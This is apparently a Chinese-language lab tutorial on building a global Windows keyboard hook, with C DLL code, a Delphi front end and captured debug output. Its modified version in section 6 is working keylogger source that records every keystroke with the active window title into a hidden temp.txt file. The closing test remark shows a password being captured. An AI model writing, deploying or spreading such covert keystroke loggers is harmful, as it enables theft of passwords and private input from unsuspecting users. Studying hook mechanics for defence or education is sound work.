API HOOK-全局键盘钩子消息实战

作者：Delort

1.实验目标

实现拦截全局键盘消息，获得按键字符

2.实验环境

- windows 1909
- VS 2019+Delphi10.3Rio
- DebugView
- 火绒杀毒软件

3.实验注入的DLL代码

```
#include<windows.h>
HHOOK MyHOOK = NULL;
LRESULT CALLBACK MyKeyboardProc(int code, WPARAM wParam, LPARAM lParam) {
    if (wParam == WM_KEYDOWN) {
        PKBDLLHOOKSTRUCT pmykey = (PKBDLLHOOKSTRUCT)lParam;
        DWORD MyKey = pmykey->vkCode;
        CHAR MyBuffer[MAXBYTE];
        wsprintf(MyBuffer, "Key:%c", MyKey);
        OutputDebugString(MyBuffer);
    }
    return CallNextHookEx(MyHOOK,code,wParam,lParam);
}

BOOL SetHOOK() {
    HMODULE MyDll=GetModuleHandle(NULL);
    MyHOOK =SetWindowsHookEx(WH_KEYBOARD_LL,MyKeyboardProc,MyDll,0);
    if (MyHOOK != NULL) {

        return TRUE;
    }
    else {
        return FALSE;
    }
}

BOOL UnSetHOOK() {
    return UnhookWindowsHookEx(MyHOOK);
}
```

DEF文件：


```
LIBRARY
EXPORTS
    SetHOOK
    UnSetHOOK
```

4.窗口界面Delphi代码

```
unit Unit1;

interface

uses
  Winapi.Windows, Winapi.Messages, System.SysUtils, System.Variants,
System.Classes, Vcl.Graphics,
  Vcl.Controls, Vcl.Forms, Vcl.Dialogs, Vcl.StdCtrls;

type
  TForm1 = class(TForm)
    btn1: TButton;
    btn2: TButton;
    procedure btn1Click(Sender: TObject);
    procedure btn2Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;

var
  Form1: TForm1;
function SetHOOK(): Cardinal;external 'HOOKDLL.dll' name  'SetHOOK';
function UnSetHOOK():Cardinal;external 'HOOKDLL.dll' name  'UnSetHOOK';
implementation

{$R *.dfm}

procedure TForm1.btn1Click(Sender: TObject);
var
temp:Cardinal;
begin
     temp:=SetHOOK();
     if(temp<>0)then
     begin
       ShowMessage('安装成功!');
     end
     else
     begin
       ShowMessage('安装失败!');
     end;
end;

procedure TForm1.btn2Click(Sender: TObject);
var
temp:Cardinal;
begin
     temp:=UnSetHOOK();
```


```
      if(temp<>0)then
      begin
        ShowMessage('反安装成功!');
      end
      else
      begin
        ShowMessage('反安装失败!');
      end;
 end;

 end.
```

5.实验结果截图



```
#    Time           Debug Print
13   60.29843140    [1872] Key:□
14   62.33760452    [1872] Key:1
15   63.66712952    [1872] Key:1
16   64.67142487    [1872] Key:1
17   65.72837830    [1872] Key:2
18   66.18923187    [1872] Key:2
19   68.72454834    [1872] Key:2
20   69.73558044    [1872] Key:3
21   70.74984741    [1872] Key:3
22   71.64283752    [1872] Key:3
23   74.59848022    [1872] Key:?
24   74.78393555    [1872] Key:?
25   75.05752563    [1872] Key:A
```

111222333



```
22    71.64283752    [1872] Key:3
23    74.59848022    [1872] Key:?
24    74.78393555    [1872] Key:?
25    75.05752563    [1872] Key:A
28    109.11456299   [1872] Key:4
29    109.37182617   [1872] Key:4
30    109.60148621   [1872] Key:4
31    109.84308624   [1872] Key:4
32    110.08180237   [1872] Key:4
33    110.32526398   [1872] Key:4
36    111.79403687   [1872] Key:?
```

111222333

6.注入代码修改版

```
#include<windows.h>
HHOOK MyHOOK = NULL;
HFILE MyFile = NULL;
DWORD GetSize(const CHAR* buffer) {
    for (int i = 0;; i++) {
        if (buffer[i] == 0) {
            return i + 1;
        }
    }

}
LRESULT CALLBACK MyKeyboardProc(int code, WPARAM wParam, LPARAM lParam) {
    if (wParam == WM_KEYDOWN) {
        PKBDLLHOOKSTRUCT pmykey = (PKBDLLHOOKSTRUCT)lParam;
        DWORD MyKey = pmykey->vkCode;
        CHAR MyBuffer[MAXBYTE] = {0};
        HWND Mywin = GetForegroundWindow();
        CHAR Name[MAXBYTE] = {0};
        GetWindowTextA(Mywin,Name,MAXBYTE);
        wsprintf(MyBuffer, "Key:%c,%s\n", MyKey,Name);
        DWORD temp = 0;
        MyFile = CreateFile(".\\temp.txt", \
            GENERIC_READ | GENERIC_WRITE, \
            0, NULL, OPEN_ALWAYS, \
            FILE_ATTRIBUTE_HIDDEN, \
            NULL);
        SetFilePointer(MyFile,0,0,FILE_END);
        WriteFile(MyFile,MyBuffer,GetSize(MyBuffer),&temp,NULL);
        CloseHandle(MyFile);
    }
    return CallNextHookEx(MyHOOK,code,wParam,lParam);
}

BOOL SetHOOK() {
    HMODULE MyDll=GetModuleHandle(NULL);
    MyHOOK =SetWindowsHookEx(WH_KEYBOARD_LL,MyKeyboardProc,MyDll,0);
    if (MyHOOK != NULL) {

        return TRUE;
    }
    else {
        return FALSE;
    }
}

BOOL UnSetHOOK() {
    return UnhookWindowsHookEx(MyHOOK);
}
```

6.1功能说明

- HOOK全局键盘消息
- 增加消息来源
- 保存在当前dll目录下的temp.txt文件，隐藏模式

6.2测试

Tim的密码小写字母会变成大写字母~~